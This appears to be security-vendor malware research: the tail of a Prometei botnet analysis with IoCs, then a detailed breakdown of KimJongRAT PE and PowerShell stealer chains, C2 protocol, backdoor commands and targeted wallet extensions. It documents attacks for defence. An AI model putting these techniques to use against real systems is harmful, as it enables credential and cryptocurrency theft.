A slight variation, hxxp[://]103.41.204[.]104/k.php?a=x86_64,<PARENT_ID> returns the malware sample with an extra ParentID field value populated with the <PARENT_ID> value. This allows the attacker to dynamically assign a ParentID value to the malware sample. Here, <PARENT_ID> is used as a placeholder.

This URL is not restricted by geographic location; it serves the same malware sample file, with a randomized configuration each time. The HTTP response headers indicate that this server is an Apache PHP server running on a Windows platform. The server IPv4 address belongs to the network operated by Infinys Network (Autonomous System Number (ASN): 58397), based in Jakarta, Indonesia.

Later versions of this malware released in March 2025 are packed using Ultimate Packer for eXecutables (UPX). Version two, which was released in 2021, did not use this technique.

UPX is used to compress the executable, making it smaller and potentially more difficult to analyze. The malware itself is a 64-bit executable and linkable format (ELF) file, indicating it's designed to run on Linux-based systems.

Despite the file being named k.php, it is not a PHP script, likely a tactic to further disguise its true nature. In version two, malware authors named the corresponding file uplugplay.

The UPX-packed executable infects compromised systems by decompressing itself in memory during runtime. After decompression, the actual malicious payload is executed, allowing the botnet to begin its operations.

Unpacking Prometei for Static Analysis

Static malware analysis is a process of examining a malware sample without running or executing the file. In this case, because of the way this file is structured, we need to perform some extra operations to unpack this file for analysis. Attempting to use the standard UPX tool's decompression command-line option (i.e., upx -d) to restore the original file for further analysis will not successfully unpack it.

The UPX tool will fail because it relies on specific metadata, including a valid PackHeader and overlay_offset trailer, to identify and decompress UPX-packed files as shown in Figure 2. The presence of a custom configuration JSON trailer appended to the malware disrupts this process, causing the UPX tool to incorrectly determine that the file is not a valid UPX archive.

Image displaying a hexadecimal code and ASCII characters on a black background in a colorful, segmented format.
Figure 2. Interpretation of the UPX PackHeader and overlay_offset trailer for the sample.

Interpretation (note that bytes are formatted in little-endian order):

  • 55 50 58 21: magic constant
  • 0E: version
  • 16: format
  • 08: method
  • 07: level
  • B8 8F 14 BF: uncompressed Adler-32 checksum
  • 4B 74 01 2A: compressed Adler-32 checksum
  • F0 08 13 00: uncompressed length
  • C4 A6 06 00: compressed length
  • F0 08 13 00: original file size
  • 49: filter id
  • 22: filter_cto
  • 00: filter_misc / n_mru
  • 4B: header checksum
  • F4 00 00 00: overlay_offset

The configuration JSON trailer must be stripped before using the UPX tool to unpack the sample file for analysis. After unpacking, the configuration JSON must be re-attached to the sample file for the malware to use those values during execution.

The sample contains a subroutine to search for and parse the configuration JSON trailer. Table 1 below compares the supported fields in versions two, three and four.

Version 2 Versions 3 and 4
Fields
  • config
  • id
  • enckey
  • config
  • id
  • enckey
  • ParentId
  • ParentHostname
  • ParentIp
  • ip

Table 3. Comparison of supported fields in the configuration JSON trailer between version two, and versions three and four.

The sample also contains another subroutine responsible for collecting compromised system information. This information includes:

  • Processor information (obtained from /proc/cpuinfo)
  • Motherboard information (obtained using the dmidecode --type baseboard command)
  • Operating system information (obtained from /etc/os-release or /etc/redhat-release)
  • Information about how long the system has been running (obtained using the uptime command)
  • Kernel information (obtained using the uname -a command)

The collected system information is submitted via HTTP GET to the C2 server at hxxp://152.36.128[.]18/cgi-bin/p.cgi.

For a more comprehensive understanding of the Prometei botnet and its evolution you can read the 2021 article IoT Malware Journals: Prometei (Linux). This more recent article, Communication with a Prometei C2, provides a detailed analysis of its newer capabilities.

Conclusion

This research has detailed the resurgence of the Prometei botnet, highlighting its continued evolution and the techniques it employs to evade detection. The new version of the Prometei botnet malware family can be detected with a YARA rule that identifies UPX and the configuration JSON trailer, a detection method that is likely to remain effective. However, as Prometei continues to evolve, security teams must remain vigilant and proactively adapt their defenses.

Palo Alto Networks Protection and Mitigation

Palo Alto Networks customers are better protected from the threats discussed above through the following products:

  • The Advanced WildFire machine-learning models and analysis techniques have been reviewed and updated in light of the IoCs shared in this research.
  • Advanced Threat Prevention has an inbuilt machine learning-based detection that can detect exploits in real time.
  • Cortex XDR and XSIAM are designed to prevent the execution of known malicious malware, and also prevent the execution of unknown malware using Behavioral Threat Protection and machine learning based on the Local Analysis module.
  • Advanced URL Filtering and Advanced DNS Security identify known domains and URLs associated with this activity as malicious.

If you think you may have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

  • North America: Toll Free: +1 (866) 486-4842 (866.4.UNIT42)
  • UK: +44.20.3743.3660
  • Europe and Middle East: +31.20.299.3130
  • Asia: +65.6983.8730
  • Japan: +81.50.1790.0200
  • Australia: +61.2.4062.7950
  • India: 00080005045107

Palo Alto Networks has shared these findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Indicators of Compromise

Malware samples

Version SHA-256 Hash
v2.87X 46cf75d7440c30cbfd101dd396bb18dc3ea0b9fe475eb80c4545868aab5c578c
v3.05L cc7ab872ed9c25d4346b4c58c5ef8ea48c2d7b256f20fe2f0912572208df5c1a
v4.02V 205c2a562bb393a13265c8300f5f7e46d3a1aabe057cb0b53d8df92958500867
v4.02V 656fa59c4acf841dcc3db2e91c1088daa72f99b468d035ff79d31a8f47d320ef
v4.02V 67279be56080b958b04a0f220c6244ea4725f34aa58cf46e5161cfa0af0a3fb0
v4.02V 7a027fae1d7460fc5fccaf8bed95e9b28167023efcbb410f638c5416c6af53ff
v4.02V 87f5e41cbc5a7b3f2862fed3f9458cd083979dfce45877643ef68f4c2c48777e
v4.02V b1d893c8a65094349f9033773a845137e9a1b4fa9b1f57bdb57755a2a2dcb708
v4.02V d21c878dcc169961bebda6e7712b46adf5ec3818cc9469debf1534ffa8d74fb7
v4.08V d4566c778c2c35e6162a8e65bb297c3522dd481946b81baffc15bb7d7a4fe531

URLs

Purpose URL
Malware distribution hxxp://103.41.204[.]104/k.php
C2 hxxp://152.36.128[.]18/cgi-bin/p.cgi

Additional Resources


Exploring a New KimJongRAT Stealer Variant and Its PowerShell Implementation

Executive Summary

This article provides a comprehensive analysis of two new variants of the KimJongRAT stealer. We combine our new research findings with existing knowledge to provide a comprehensive resource for understanding and combating these new KimJongRAT variants.

The KimJongRAT stealer was first described in 2013 by the Malware.lu CERT [PDF]. We documented another variant of this family in 2019.

One of the new variants uses a Portable Executable (PE) file and the other uses a PowerShell implementation. The PE and PowerShell variants are both initiated by clicking a Windows shortcut (LNK) file that downloads a dropper file from an attacker-controlled content delivery network (CDN) account. The PE variant’s dropper deploys a loader, a decoy PDF and a text file. The dropper in the PowerShell variant deploys a decoy PDF file along with a ZIP archive.

The loader downloads more malicious files, including the stealer component for KimJongRAT.

The PowerShell variant's dropper file deploys a decoy PDF file and a ZIP archive containing scripts that include the KimJongRAT PowerShell-based stealer and keylogger components.

Both variants are designed to gather and transfer victim information and browser data, including from crypto-wallet extensions, to the attacker’s server. The PE variant also collects FTP and email client information.

The infection sequence uses a multi-file approach and a legitimate CDN service to mask its malicious activities.

Palo Alto Networks customers are better protected from the malware samples described in this article through Advanced WildFire, Advanced URL Filtering, Advanced DNS Security and Advanced Threat Prevention. Cortex XDR and XSIAM are designed to prevent the execution of known malicious malware, and also prevent the execution of unknown malware using Behavioral Threat Protection and machine learning based on the Local Analysis module.

If you think you might have been compromised or have an urgent matter, contact the Unit 42 Incident Response team.

Related Unit 42 Topics PowerShell, Backdoor

New KimJongRAT PE Variant

This section details the new KimJongRAT variant that uses PE files as final payloads.

The initial file of the execution chain is an LNK file, but we do not yet know how attackers distribute these files. Figure 1 shows the execution flow of the most recent KimJongRAT variant.

Diagram depicting a multistage cyber attack involving various malware components and processes like dropper, downloader, decoy, DLLs, and orchestrator, interacting with Command and Control servers.
Figure 1. Malware execution chain of the latest KimJongRAT PE variant (icon sources).
  • Step 1: When double-clicked, the initial LNK file downloads an HTML Application (HTA) file from an attacker-controlled CDN account, saves it to disk and runs it as shown in Figure 1
  • Step 2: The HTA file drops three embedded files sys.dll, sexoffender.pdf and user.txt to disk
    • Sexoffender.pdf is a decoy PDF file opened by the victim's default PDF reader
    • The HTA file executes the sys.dll loader
  • Step 3: The loader uses two payload URL strings in the user.txt file to retrieve two more files named main64.log and net64.log
    • These LOG files are a new KimJongRAT stealer component and an orchestrator
  • Step 4: The orchestrator sends the collected information and data to a command and control (C2) server and awaits commands from the attackers

To more fully understand these steps, let’s examine the associated files.

PE Variant Initial LNK File

When double-clicking one of the initial LNK files, the file uses the Windows tool cmd.exe to change the current directory to the Windows %temp% folder (shown in the Local base path and Command line arguments in Figure 2) . It then uses the Windows tool curl.exe to download an HTA file named pdf.hta from a legitimate CDN provider at cdn.glitch[.]global into the %temp% directory. The attacker abuses this service to host the next and subsequent stages of the malware.

The URL for the HTA file contains a parameter v with the string 1740535190239. This string is an epoch date that translates to Wednesday, February 26, 2025, 1:59 a.m. (GMT).

Finally, the LNK runs the downloaded HTA file using the Windows tool mshta.exe as shown in Figure 2.

Command prompt screen displaying file paths and system details, with highlighted sections around the local base path and command line arguments.
Figure 2. Execution related LNK information as shown in LnkParse3.

This LNK file contains unique metadata that can be used to find additional samples. Figure 3 shows the drive serial number, Windows OS version and machine ID of the system where the LNK file was created. Additionally, there is a Korean language string 응용 프로그램 (translated: application program) in the extra data section.

Screenshot of system information and specifications, including drive types, volume names, and other serialized property details. Three sections are highlighted in blue boxes.
Figure 3. Metadata from the LNK file as shown in LnkParse3.

PE Variant First Stage HTA File

The LNK sample we analyzed downloaded and saved an HTA file named pdf.hta to the Windows %temp% directory. This HTA file contains obfuscated VBS code. Additionally, the HTA file has three embedded payloads appended after the code as Base64 text.

Figure 4 shows an excerpt of the HTA file with the obfuscated VBS code and the start of the Base64-encoded payloads.

A screenshot of a computer screen displaying a script or programming code in an integrated development environment or text editor. The displayed code includes numerical data, strings, and various programming functions.
Figure 4. Excerpt of the pdf.hta file content as shown in Visual Studio Code.

Figure 5 shows the deobfuscated version of this HTA file with the truncated Base64-encoded payloads.

Screenshot of a computer code script displayed in a text editor. Indicated by arrows from top to bottom: Start of Base64 string for second payload. Start of Base64 string for first payload. Start of Base64 string for third payload.
Figure 5. Deobfuscated version of pdf.hta as shown in Visual Studio Code.

The Base64 string for the first payload starting with JVBERi0xL is decoded through the Windows tool certutil.exe and dropped as the decoy PDF file sexoffender.pdf into the Windows %temp% directory. It is then opened by the default application for PDF files.

The Base64 string starting with aHR0cHM6L for the second payload is decoded and dropped as user.txt to the %localappdata% folder.

The third Base64 string starting with TVqQAAMAAA is decoded and dropped as sys.dll, also to the %localappdata% folder. This HTA file then runs sys.dll using rundll32.exe using sys.dll's only exported function named s.

The dropped user.txt is a text file containing URLs to the same CDN sub-directory that hosts the malicious HTA file, as shown in Figure 6.

Screen capture showing a Notepad window with two URLs listed, both pointing to LOG files.
Figure 6. The content of user.txt as shown in Windows Notepad.

The last dropped file is named sys.dll, and it downloads the files from the URLs in user.txt and executes them.

Second Stage Loader sys.dll

The second stage loader named sys.dll is a 64-bit DLL internally named baby.dll. It has a single exported function named s that contains all the malware's functionality.

When this function is called with rundll32.exe, it first checks whether the malware is running on a virtual machine or sandbox as shown in Figure 7. If that is the case, the loader deletes itself and quits. If not, it creates a mutex named co_sys_co and starts a sub-thread.

A screenshot of a computer code editor displaying several lines of C++ programming code, involving functions for file handling and system registry access.
Figure 7. Decompiled source code of exported function s from sys.dll as shown in IDA Pro.

The sub-thread checks if any previously dropped payloads are present in the %localappdata%\net directory. It uses this directory to store downloaded payloads from the attacker’s CDN stager URL.

The sys.dll loader expects any files downloaded to this folder to be encrypted data binaries with the first 16 bytes being the RC4 decryption key for the remaining bytes. When it finds a file in this folder, it decrypts, executes and finally deletes the file.

After creating the sub-thread, the malware reads the URLs from the %localappdata%\user.txt file previously dropped by the HTA file. It appends the date and time in epoch format as ?v=[epoch time] to each URL string. Afterwards, it contacts the CDN service to download the RC4-encrypted file net64.log into the %localappdata%\net folder to load it reflectively.

This net64.log file is the new KimJongRAT stealer component. It endlessly runs a loop that only exits if the file %localappdata%\micro.log.zip is present. This file is created by net64.log and contains the victim’s stolen information and data.

When micro.log.zip is detected, the sys.dll loader downloads the second RC4-encrypted file main64.log from the CDN server and stores it as notepad.log. As soon as notepad.log is written to %localappdata%\net, the sub-thread reads, decrypts, executes and deletes it. This decrypted file is the main orchestrator that implements network, backdoor and information-stealing functionality.

Third Stage Orchestrator and Backdoor

The downloaded payload main64.log is internally named NetworkService.dll and has a compilation timestamp of December 3, 2024, 7:36 a.m. UTC. Figure 8 shows its PDB file path.

Screenshot displaying a debug window focused on raw data properties, including a highlighted 'PDB FileName' field showing a path to a file.
Figure 8. PDB file path of net64.log as shown in EXE Explorer.

As noted in Figure 8, the software has a PDB file path that includes the string \research\Spyware\Advanced\Covaware. A 2019 article by ESTsecurity describes a campaign named Operation Giant Baby where attackers used malware with the same name in activity relating to our BabyShark article from the same year.

This main64.log file is the main orchestrator that handles output created by the other downloaded file net64.log. While main64.log is primarily responsible for the network communication and backdoor functionality, net64.log is responsible for stealing credentials from browser and email or FTP clients.

The main orchestrator has a single exported function named fool, which contains the majority of the malware’s functionality. The DllMain entry point is only used for various initialization routines. These routines create multiple directories associated with the base C2 URL and file paths that the malware uses later.

As a unique victim ID, main64.log uses the volume serial number. If the volume serial number cannot be obtained, main64.log uses a combination of the computer and username for the victim ID. It encodes this alternative ID value as a Base64 string, as shown in Figure 9.

Screenshot of computer code in an editor, highlighting functions and variables related to URL processing and unique ID generation. Sections of the code are annotated with comments. From top to bottom are: C2 URL. Unique ID. Alternative unique ID.
Figure 9. Decompiled C2 base URL creation function from main64.log as shown in IDA Pro.

However, this alternative ID is not used throughout the malware’s code and thus seems to be leftover code from earlier versions of this malware. After establishing the unique ID, main64.log calls the exported function fool before finally writing the clipboard data into a file.

The exported function fool shown in Figure 10 starts four threads before infinitely looping through a sleep call.

Screenshot of a computer code in an IDE, featuring functions related to thread management and keyboard logging. The top line has "fool" highlighted in yellow.
Figure 10. Decompiled C2 string creation function from main64.log as shown in IDA Pro.

These threads are named as follows:

  • main_thread
  • clipboard_log_to_netkey_file
  • keylogger_log_window_title_and_keys
  • keylogger_flush_to_netkey_file

The first thread named main_thread shown below in Figure 11 implements the network, backdoor and information stealing functionality. The other three threads are dedicated to recording keystrokes, window titles and clipboard information.

A screenshot of a computer code in an integrated development environment, featuring a function named "main_thread" highlighted in yellow that involves various operations such as loading modules, setting internet options, uploading files, and implementing a sleep command.
Figure 11. Decompiled main_thread from main64.log as shown in IDA Pro.

The network communication is implemented in an infinite loop that uploads collected data and requests commands from the C2 server. This malware implements three methods to communicate with the C2 server. To upload data or files, it uses the HTTP POST method with multipart/form-data, which we will subsequently describe as HTTP POST multi, or application/x-www-form-urlencoded, which we will call HTTP POST app. To download data, the malware uses an HTTP GET request.

Figure 12 shows the initial network capture where the stolen browser data and the system information are sent to the C2 server.

Wireshark screenshot displaying HTTP headers and other network request details with portions of the text redacted. Some of the information is also truncated.
Figure 12. Initial network communication with the C2 server as shown in Wireshark.

At first, the file micro.log.zip from the %localappdata% directory is copied into the %temp% directory as micro.log.zip_. This file is then uploaded to the C2 server with an HTTP POST multi request and the hard-coded boundary string ----------sdfaffi3457839sfhjkaskl. Before it is uploaded as a value of the key file0, the ZIP archive is XORed with the key 0xFE.

Additionally, two keys val and id with the values delete and the volume serial number are sent to the C2 server. The former is most likely a note that the original file micro.log.zip is deleted after its copy gets uploaded, while the latter is used to associate the ZIP archive to a specific victim.

The HTTP POST multi method is always used to send file data, as is the same schema described above:

  • Key: val, value: delete
  • Key: id, value: <UniqueVictimID>
  • Key: file0, value: <XORedFileData> (XOR key is always 0xFE)

The HTTP POST app method is either used to send encrypted data or to send the server-side delete command (further described as HTTP POST app delete). This delete command is used on the server side to clear out the appropriate command or feature queue. The schema is as follows for data:

  • Key: id, value: <UniqueVictimID>
  • Key: nm, value: <FeatureName>
  • Key: val, value: <XORedFileData> (XOR key is always 0xFE) or delete

Next, the malware sends an HTTP GET request to the C2 URL ending with the victim's unique directory, which it creates from the volume serial number and the filename history.log_. If the file is not already on the C2 server, the malware performs the following activities:

  • Collecting various system information
  • Writing it into a file named history.log in the %appdata% directory
  • Creating a copy of it in the %temp% directory named history.log
  • Sending it to the C2 server using the HTTP POST multi method

It collects the following system information in history.log:

  • Hostname
  • IP address
  • Computer name
  • Windows user account name
  • Disk drive information (available drives, volume names, file system names, drive types)
  • Operating system (version and product name)
  • System type (32-bit or 64-bit)
  • Internet Explorer version
  • Start menu items
  • CPU information

The initial communication sends the victim's data to the C2 server, and any additional actions from the C2 server are based on that initial data. Table 1 shows other information that is periodically uploaded to the C2 server.

Collected User Data Queried C2 URL HTTP Method (and feature) Created Local Files Comment
Search for files and directories in all directories based on a list of hard-coded file extensions and wildcards Check file URL: <C2Domain>/<UniqueVictimID>/netlist.log_ Check file URL: GET

Upload file: POST multi

File with information: %localappdata%\netlist.log

Copy of file with information: %temp%\netlist.log_

Search files with the extensions .hwp,
.pdf,
.doc, .docx,
.xls,
.xlsx,
.zip, .rar
.egg,
.txt,
.jpg,
.png,
.jpeg, .alz,
.ldb, and files and directories with the wildcards *wallet* and UTC--*
Upload keylogger and clipboard data Upload file data: <C2Domain> Upload file data: POST app File with information: %localappdata%\netkey The uploaded data is XORed with 0xFE

Table 1. List of collected user data that is periodically uploaded to the C2 server.

To receive instructions from the C2 server, the malware periodically sends HTTP requests through hard-coded URLs. Afterward, it deletes all files and data that it downloaded from the C2 server. Table 2 shows the implemented commands together with their URLs, HTTP methods and involved local files:

Command Description Queried C2 URL HTTP Methods Created Local Files Comments
Upload a specific file to the C2 URL Get specified file: <C2Domain>/<UniqueVictimID>/out

Upload file and delete queue: <C2Domain>

Get specified file: GET

Upload file: POST multi

Delete queue: POST app delete

Copy of specified file: %temp%\<SpecifiedFile><RandomNumber> The specified file is RC4-encrypted, and the uploaded file is XORed with 0xFE
Download a file into a specified directory Get file data and specified directory: <C2Domain>/<UniqueVictimID>/in

Delete queue: <C2Domain>

Get file data and specified directory: GET

Delete queue: POST app delete

N/A The downloaded file is RC4-encrypted
Download a file into the %localappdata%\net directory Get specified file URL: <C2Domain>/<UniqueVictimID>/cok

Delete queue: <C2Domain>

Get specified file URL: GET

Delete queue: POST app delete

N/A The downloaded file is RC4-encrypted
Download a file into %localappdata%\notepad.tmp Check file URL: <C2Domain>/<UniqueVictimID>/tmp64

Delete queue: <C2Domain>

Check file URL: GET

Delete queue: POST app delete

Downloaded file: %localappdata%\notepad.tmp -
Run a command-line command Get cmd-line command: <C2Domain>/<UniqueVictimID>/cmd

Delete queue: <C2Domain>

Get cmd-line command: GET

Delete queue: POST app delete

- The command is RC4-encrypted, with the first 16 bytes being the key for the remaining bytes
Search for files and directories in a specified directory based on a list of hard-coded file extensions and wildcards. Write information to a file and upload it. Get specified directory: <C2Domain>/<UniqueVictimID>/dir

Upload file and delete queue: <C2Domain>

Get specified directory: GET

Upload file: POST multi

Delete queue: POST app delete

File with information: %localappdata%\list.log

Copy of file with information: %localappdata%\list.log<RandomNumber>

Search files with the extensions .hwp, .pdf, .doc, .docx, .xls, .xlsx, .zip, .rar, .egg, .txt, .jpg, .png, .jpeg, .alz, .ldb, and files and directories with the wildcards *wallet* and UTC--*

Table 2. List of backdoor commands.

Third Stage KimJongRAT Stealer

The other downloaded file net64.log is the main KimJongRAT stealer component. The decrypted file is internally named dwm.dll and has a compilation timestamp of December 15, 2024, 4:03 a.m. UTC. It has three exported functions init_engine, main_engine and stop_engine. Only the first function contains all the functionality, while the latter two only redirect execution to the entry point DllMain, which is empty.

When init_engine is executed, the malware first resolves a list of API functions using GetProcAddress(). All function strings are encoded by a simple substitution cipher where characters are changed to others according to a mapping table. The following Python script contains the reconstructed algorithm and can be used for decoding these strings:

The same cipher is used to encode other sensitive strings related to the stealer's functionality.

Based on the list of decoded function strings, the stealer attempts to retrieve information from various popular browsers and FTP or email clients. Other sensitive strings related to the stealer functionality, like the browser extension ID, are encrypted by a simple XOR-based cipher.

The malware stores the stolen data in plain text and SQLite files in a directory %temp%\[RandomName].tmp. An overview of the victim information is stored in the file %temp%\[RandomName]\micro.log. This file contains the following information:

  • Operating system information
  • CPU information
  • Process information
  • Start menu programs
  • Website/cookie/password information of supported browsers
  • Configuration and password information of supported email clients
  • Password information of supported FTP clients

The malware also searches all supported browsers for multiple cryptocurrency wallet extensions shown in Table 3.

Extension ID Extension Name
nkbihfbeogaeaoehlefnkodbefgpgknn MetaMask
egjidjbpglichdcondbcbdnbeeppgdph Trust Wallet
ibnejdfjmmkpcnlpebklmnkoeoihofec TronLink
aholpfdialjgjfhomihkjbmgjidlcdno Exodus Web3 Wallet
fhbohimaelbohpjbbldcngcnapndodjp BEW lite
mcohilncbfahbmgdjkbpemcciiolgcge OKX Wallet
bfnaelmomeimhlpmgjnjophhpkkoljpa Phantom
ejbalbakoplchlghecdalmeeeajnimhm MetaMask
pbpjkcldjiffchgbbndmhojiacbgflha OKX Wallet
bhhhlbepdkbapadjdnnojkbgioiodbic Solflare Wallet

Table 3. Searched for browser extensions with their corresponding IDs.

The extension IDs for each browser are stored in the file %temp%\[RandomName]\ext.log.

Additionally, the malware steals various SQLite database files for supported browsers found in each browser’s user data directory. For example, for Google Chrome, these files can be found in C:\Users\[UserName]\AppData\Local\Google\Chrome\User Data\Default for the default user. These database files contain detailed information about the user from browser features including bookmarks, history, saved passwords and installed extensions. The malware searches for the following in the database files:

  • Cookies
  • Login data
  • Web data

These files are copied to the %temp%\[RandomName].tmp directory and renamed by prepending the profile user and a browser indicator. The last file created in this directory contains the master encryption key derived from a browser’s Local State file. This key is needed to decrypt sensitive browser data, such as stored passwords or cookies.

Finally, these files are compressed using the PowerShell Compress-Archive command to %localappdata%\micro.log.zip. This file is then uploaded to the C2 server by the orchestrator.

Previous KimJongRAT PE Variants

We have also discovered other variants of this malware execution chain, dating back to at least August 2024. The first variants deployed 32-bit DLL files as the final stealer and orchestrator payloads, which is different from the latest variant that uses 64-bit DLL files. Also, the execution chain sometimes differs in the way that the second-stage loader drops the decoy PDF, or whether it uses the decoy PDF at all.

Other differences are that the initial LNK file does not use cmd.exe and curl.exe but instead powershell.exe with the Invoke-WebRequest command to download the next stage HTA dropper.

New KimJongRAT PowerShell Variant

This section discusses the latest variant of KimJongRAT, which uses a PowerShell information and crypto-wallet stealer as its final payload. It is very similar to the PE variant in its functionality but focuses on only stealing system and browser data.

This execution chain uses a variety of file types and is carried out in multiple stages. The initial file is an LNK file as seen in Figure 13, which illustrates the full execution chain.

Flowchart detailing a multistage malware attack involving several components like Downloader, Dropper, Decoy, Runner, Stealer, and Keylogger, each linked by directional arrows indicating the sequence of actions.
Figure 13. Malware execution chain of the latest PowerShell variant (icon sources).
  • Step 1: When double-clicked, the LNK file downloads an HTA file from an attacker-controlled CDN account to disk and runs it, as shown above in Figure 13
  • Step 2: When executed, this HTA file drops an embedded decoy PDF and a ZIP archive to disk
  • Step 3: The decoy file is opened by the default installed PDF reader, and then files from the ZIP archive are extracted and saved to disk
  • Step 4: From those extracted files, a PowerShell file loads the stealer and keylogger and sets the runner VBS script for persistence
  • Step 5: The stealer sends the collected information and data to the C2 server and awaits commands from the attackers

PowerShell Variant Initial LNK File

An example of an initial LNK file (SHA256 hash: a66c25b1f0dea6e06a4c9f8c5f6ebba0f6c21bd3b9cc326a56702db30418f189) submitted to VirusTotal is named 성범죄자 신상정보 고지.pdf.lnk (translated from Korean: “Sex Offender Personal Information Notification”). This sample is almost identical to the sample we reviewed in the PE malware chain. The only difference is that it downloads a different HTA file named sfmw.hta and uses a different value for the parameter v as shown in Figure 14.

Image showing a Windows command prompt with text displaying file path and system information for a program. Some of the information is highlighted in red boxes.
Figure 14. Execution related LNK data as shown in LnkParse3.

The LNK file’s metadata is identical to the one described in the latest PE malware execution chain.

First Stage HTA File

The downloaded sfmw.hta file is dropped into the Windows %temp% directory. This file contains VBScript code, obfuscated with the same algorithm as the one in the PE variant. Unlike the PE variant, sfmw.hta only has two embedded payloads.

Figure 15 shows an excerpt of this HTA file with the obfuscated code and one of the two Base64-encoded payloads.

Screenshot of a computer script written in VBScript, displayed in a text editor with numbered lines and syntax highlighting.
Figure 15. Excerpt of the sfmw.hta file content as shown in Visual Studio Code.

Figure 16 shows the deobfuscated version of the HTA file with the truncated Base64-encoded payloads.

A screenshot of a computer script written in VBScript displayed in a text editor with various commands for file manipulation and execution.
Figure 16. Deobfuscated version of sfmw.hta as shown in Visual Studio Code.

Figure 16 shows that the script within the HTA file uses findstr.exe with the /b parameter to locate each Base64-encoded payload within the file text. Then, the script uses certutil.exe to decode the Base64 strings.

At first, the embedded payload starting with the Base64-encoded data JVBERi0xLj is dropped as sexoffender.pdf (same filename as in the PE variant) into the Windows %temp% directory. This decoy PDF file is then opened by the default installed PDF reader and seems to be a Korean form related to sex offenders, as shown in Figure 17.

Image of a formal document in Korean, featuring a structured layout with headings, bullet points, and multiple sections of text.
Figure 17. PDF decoy document sexoffender.pdf as shown in Adobe PDF Reader.

The second payload from the HTA file is a Base64-encoded string starting with UEsDBBQAAA. This string is decoded and dropped as a ZIP archive named pipe.zip to the %localappdata% folder. The files from this archive are extracted, and the PowerShell file named 1.ps1 is run. The other unpacked file named 1.log is passed as an argument to the PowerShell file.

Figure 18 shows that the pipe.zip archive contains four files.

A screenshot displaying a file explorer window with a list of four files, along with details including file size, packed size, and timestamps for modified, created, and accessed dates. All files have an attribute set to 'A'.
Figure 18. Files contained in pipe.zip as shown in 7-Zip.

Components of this malware were created in September 2024, as shown in the Modified, Created and Accessed dates of the files 1.ps1 and 1.vbs. The files 1.log and 2.log that contain the Base64-encoded PowerShell stealer were updated in March 2025.

Table 4 shows the names and SHA256 hashes of these files.

Filename Hash
1.log ab8862628584aa429fe7614d1c674bbdf324fa2668c4d3c94670cf6b6db597f6
1.ps1 97d1bd607b4dc00c356dd873cd4ac309e98f2bb17ae9a6791fc0a88bc056195a
1.vbs f73164bd4d2a475f79fb7d0806cfc3ddb510015f9161e7dce537d90956c11393
2.log 3589c871b56cf76ce28c6be914b206afe977ec13b0894f56e05c5772a3c7e495

Table 4. Files contained in pipe.zip.

Second Stage PowerShell Stealer

The PowerShell file 1.ps1 shown in Figure 18 is a simple loader that decodes and runs the Base64-encoded file 1.log that is passed as an argument. It executes the PowerShell code with the Invoke-Expression alias iex as shown in Figure 19.

Image of a code snippet in PowerShell using functions to convert a string from Base64 encoding.
Figure 19. PowerShell code of 1.ps1 as shown in Visual Studio Code.

The decoded script in 1.log is a PowerShell stealer with backdoor functionality. This malware can be logically divided into three parts:

  • Header
  • Malware functionality
  • Main function logic

The header defines several variables and performs a simple anti-VM check as shown in Figure 20.

Screenshot displaying a PowerShell script snippet with conditional logic to check for VMware and delete specific log files from a computer system.
Figure 20. Variable definitions and anti-VM check of the PowerShell stealer as shown in Visual Studio Code.

The header part creates a new directory in the Windows %temp% folder named after the system’s UUID retrieved from the WMI ComputerSystemProduct class, and it defines a few path variables and the C2 URL. Additionally, this part checks whether the victim host is a VMware virtual machine based on the UUID serial number value. If it is a VMware system, the malware deletes itself and then exits. However, this anti-VM check is flawed, as the retrieved UUID does not contain any VM-related strings in comparison to other fields of the same WMI class.

The second part of the malware is its functionality. This part consists of multiple functions, shown in Figure 21.

Screen of code with syntax highlighting showing functions named UploadFile, Unprotect-Data, GetExWFile and several more, with line numbers.
Figure 21. Folded functions of the PowerShell stealer as shown in Visual Studio Code.

Table 5 shows an overview of these functions.

Function Name Description
UploadFile Uploads a file from a specified path to a provided URL, appending “&ap=1” to the URL after the first of each chunk. It also has an optional tag string parameter, which is used to create a unique filename along with a random number.
Unprotect-Data Takes a Base64-encoded encrypted string, decodes it and decrypts the resulting data using the current user's data protection scope. It then writes the decrypted data to a file at the specified path.
GetExWFile Explained in more detail below.
GetBrowserData Explained in more detail below.
Init Collects comprehensive system information, including operating system, CPU, disk, volume, network adapter details, running processes and installed software. It then writes this information to a text file info.txt located at $tempPath\$id.
DownloadFile Downloads a file from a specified URL and saves it to a specified file path.
CreateFileList Described in more detail below.
RegisterTask Described in more detail below.
Send Compresses a specified directory into a ZIP archive, which it then renames to init.dat and constructs a URL by appending the BIOS ID to the C2 base URL. It then uploads the init.dat file to this URL and, if successful, deletes the contents of the specified directory and the init.dat file.
Get-ShortcutTargetPath Retrieves the target path of a specified Windows shortcut by creating a COM object of WScript.Shell and using its CreateShortcut method.
RecentFiles Retrieves the target paths of all recent files (shortcuts) in the user's Windows account and appends them to a text file recent.txt.
Work Described in more detail below.

Table 5. Overview of the PowerShell functions used in the stealer.

The GetBrowserData function is designed to extract various types of data from multiple browsers, including Edge, Chrome, Naver Whale and Firefox. This function uses another function named GetExWFile to manage specific data associated with cryptocurrency wallet browser extensions. Figure 22 shows an excerpt of the GetBrowserData function. This excerpt indicates the malware is still in development with many lines of code commented out.

A screenshot of computer code with syntax highlighting, showing the function "GetBrowserData" with various coding elements.
Figure 22. GetBrowserData function as shown in Visual Studio Code.

During the data extraction process, the GetBrowserData function uses three hash tables to map specific extension IDs to their corresponding names. Table 6 shows all hashes with their corresponding extensions.

Extension ID Extension Name
nkbihfbeogaeaoehlefnkodbefgpgknn MetaMask
egjidjbpglichdcondbcbdnbeeppgdph Trust Wallet
ibnejdfjmmkpcnlpebklmnkoeoihofec TronLink
aholpfdialjgjfhomihkjbmgjidlcdno Exodus Web3 Wallet
fhbohimaelbohpjbbldcngcnapndodjp BEW lite
mcohilncbfahbmgdjkbpemcciiolgcge OKX Wallet
bfnaelmomeimhlpmgjnjophhpkkoljpa Phantom
ejbalbakoplchlghecdalmeeeajnimhm MetaMask
pbpjkcldjiffchgbbndmhojiacbgflha OKX Wallet
opfgelmcmbiajamepnmloijbpoleiama Rainbow
phkbamefinggmakgklpkljjmgibohnba Pontem Crypto Wallet
dmkamcknogkgcdfhhbddcghachkejeap Keplr
nphplpgoakhhjchkkhmiggakijnkhfnd TON Wallet
